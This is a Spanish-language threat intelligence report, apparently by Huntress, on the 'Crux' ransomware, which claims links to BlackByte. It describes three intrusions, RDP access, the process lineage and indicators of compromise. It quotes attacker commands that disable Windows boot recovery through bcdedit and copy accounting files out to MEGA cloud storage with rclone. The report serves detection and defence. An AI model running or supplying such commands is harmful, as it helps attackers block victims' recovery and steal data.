

Huntress ha detectado una nueva variante de ransomware llamada “Crux”.



Los actores de amenazas detrás de los incidentes de Crux afirman que la variante de ransomware es “parte del grupo BlackByte”, como se muestra en la Figura 1.
Figura 1: Extracto de la nota de rescate
Hasta ahora, hemos visto el ransomware Crux implementado en tres incidentes separados. Los archivos cifrados terminan en la extensión .crux, y las notas de rescate siguen la convención de nombres crux_readme_[random].txt. El correo de soporte observado en todas las notas de rescate hasta ahora es [email protected].
Puntos clave:
- Crux es una variante nunca antes publicada que afirma ser parte del ransomware BlackByte
- Desde nuestra perspectiva limitada, un vector de acceso inicial usado por el grupo de amenazas parece ser a través del protocolo de escritorio remoto (RDP)
- Una vez que se ejecuta el archivo ejecutable, tiene un árbol de procesos distintivo que avanza desde el binario de ransomware sin firmar, a través de svchost.exe, cmd.exe, y bcdedit.exe, antes de cifrar los archivos
Los incidentes de Crux
Para los primeros dos incidentes observados, no pudimos determinar el vector de acceso inicial debido a varios factores. Sin embargo, para el tercer incidente, encontramos que el vector de acceso inicial fue el uso de credenciales válidas a través de RDP.
El archivo ejecutable de ransomware se ha visto ejecutándose desde diferentes carpetas (por ejemplo, la carpeta temp, C:\Windows, etc.) y con diferentes nombres en cada endpoint. Los hashes de los archivos ejecutables fueron diferentes para cada incidente/organización afectada.

Figura 2: Ejemplo del linaje del proceso
Nuevamente, en todos los incidentes observados, en cada endpoint, los nombres del ejecutable de ransomware han sido diferentes. Los ejecutables también se han lanzado con identificadores que parecen ser únicos para cada organización afectada. La línea de comandos utilizada para iniciar el ransomware contendrá el identificador y ya sea el argumento -s o el -a.
Antes de cifrar los archivos, el ejecutable de ransomware inicia el legítimo svchost.exe, aunque con una línea de comandos distintiva, quizás mediante inyección de procesos: ya sea -a o -s y el identificador único proporcionado cuando se lanzó el ejecutable de ransomware.
El proceso legítimo de Windows svchost.exe ejecuta múltiples servicios de Windows; sin embargo, los actores de amenazas pueden hacer un mal uso de él para disfrazar sus comandos. Desde este proceso, se inicia un símbolo del sistema para ejecutar el LOLBin bcdedit.exe, que modifica las configuraciones de arranque y deshabilita la recuperación del sistema. Esto detiene cualquier intento de restauración del sistema por parte de la víctima, lo que dificulta la recuperación de los ataques de ransomware.
Árbol/progresión de procesos:
C:\Users\[REDACTED]\Desktop\Unrips.exe -a [REDACTED]
C:\Windows\system32\svchost.exe -a [REDACTED]
Cmd.exe /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
Incidente 1
Este incidente se detectó por primera vez en siete endpoints vinculados a una organización el 4 de julio. La actividad en estos endpoints varió; en algunos, el actor de amenazas había deshabilitado la recuperación mediante bcdedit.exe y activó reportes canary, mientras que en otros, se detectó actividad adicional, como volcados remotos del Registro, instalaciones de controladores y el uso de Rclone.
En un endpoint, la detección comenzó el 4 de julio, después de que Microsoft Defender marcó y bloqueó un comportamiento sospechoso de volcado del Registro (Behavior:Win32/RemoteRegDump.A) desde svchost.exe. Una inspección más detallada de los registros EVTX también mostró evidencia de instalación de un controlador (Service Control Manager/7045;cfxdlfvk,C:\Windows\system32\drivers\cfxdlfvk.sys,kernel mode driver,system start), pero el endpoint fue desconectado antes de que se pudiera investigar más a fondo.
En otro endpoint, observamos al usuario administrator ejecutando rclone.exe (mediante el comando rclone.exe copy X:\\Accounting mega: redacted), lo que indica exfiltración de datos.
Incidente 2
También el 4 de julio, un incidente separado involucró a bcdedit.exe y resultó en la activación de archivos canary de ransomware. Según la telemetría de EDR, en este ataque el actor de amenazas creó cuentas de usuario y ejecutó comandos que indicaban movimiento lateral antes de deshabilitar la recuperación de Windows e implementar el ransomware. Los resultados de búsqueda de ELK, observando específicamente a svchost.exe con dos argumentos (incluyendo ya sea -a o -s) lanzado desde un ejecutable sin firmar, vinculan este ataque con los otros incidentes.
Incidente 3
El tercer incidente, ocurrido el 13 de julio, pareció indicar aún más claramente que el actor de amenazas tenía cierto nivel de conocimiento previo de la infraestructura. El ransomware se lanzó dentro de los siete minutos posteriores a un inicio de sesión inicial de test, aparentemente usando credenciales válidas para verificar el acceso, y dentro de los 90 segundos del inicio de sesión interactivo durante el cual se implementó.
La telemetría de EDR y la información de sesión del endpoint mostraron que el actor de amenazas comprometió y usó una cuenta de usuario support, y también accedió al endpoint mediante la cuenta administrator.
Una mirada más cercana a la actividad detectada muestra al actor de amenazas iniciando sesión mediante la cuenta support y luego recorriendo el linaje del proceso que involucra a svchost.exe y bcdedit.exe antes de crear las notas de rescate.
Llegando al meollo de Crux
Las notas de rescate de Crux afirman que son parte de BlackByte, pero ten en cuenta que estas son afirmaciones del actor de amenazas, y Huntress no las ha validado. BlackByte, que existe desde 2021, es un grupo de ransomware como servicio (RaaS) que ha tenido múltiples variantes de ransomware a lo largo de los años.
En las últimas semanas, hemos visto notas de rescate vinculadas a Crux en tres incidentes diferentes. Si bien tenemos una visibilidad limitada del vector de acceso inicial en este caso, dado que en un incidente el adversario pareció apuntar a RDP, es importante actuar según nuestro consejo constante de proteger las instancias de RDP expuestas. El actor de amenazas también tiene claramente una preferencia por procesos legítimos como bcdedit.exe y svchost.exe, por lo que el monitoreo continuo de comportamiento sospechoso mediante estos procesos a través de Detección y respuesta para endpoints (EDR) puede ayudar a identificar a los actores de amenazas en tu entorno.
Indicadores de compromiso
|
Elemento |
sha256 / Detalles |
|
C:\Windows\JZpS4GsG.exe |
c96d5a279c660bfa9b70b7b2d78de951daff80fe6ad5617882587cb8e971e88b |
|
C:\Temp\SSW.exe |
667b7220f5df1b31dd2dd3d4aa1fedb4fdd2e8e5926cdacd744da7a7c6635932 |
|
C:\Users\[redacted]\Desktop\Unrips.exe |
b45e6cce412d9968e7ea67466076e7bd2d533598a9dc182699c84a0b1f72e3e4 |
|
Dirección de correo de "soporte" del actor de amenazas | |
|
crux_readme_[random].txt |
Formato de la nota de ransomware |
|
C:\Windows\system32\drivers\cfxdlfvk.sys |
Controlador usado por el actor de ransomware |
|
Behavior:Win32/RemoteRegDump.A |
Alerta de Windows Defender |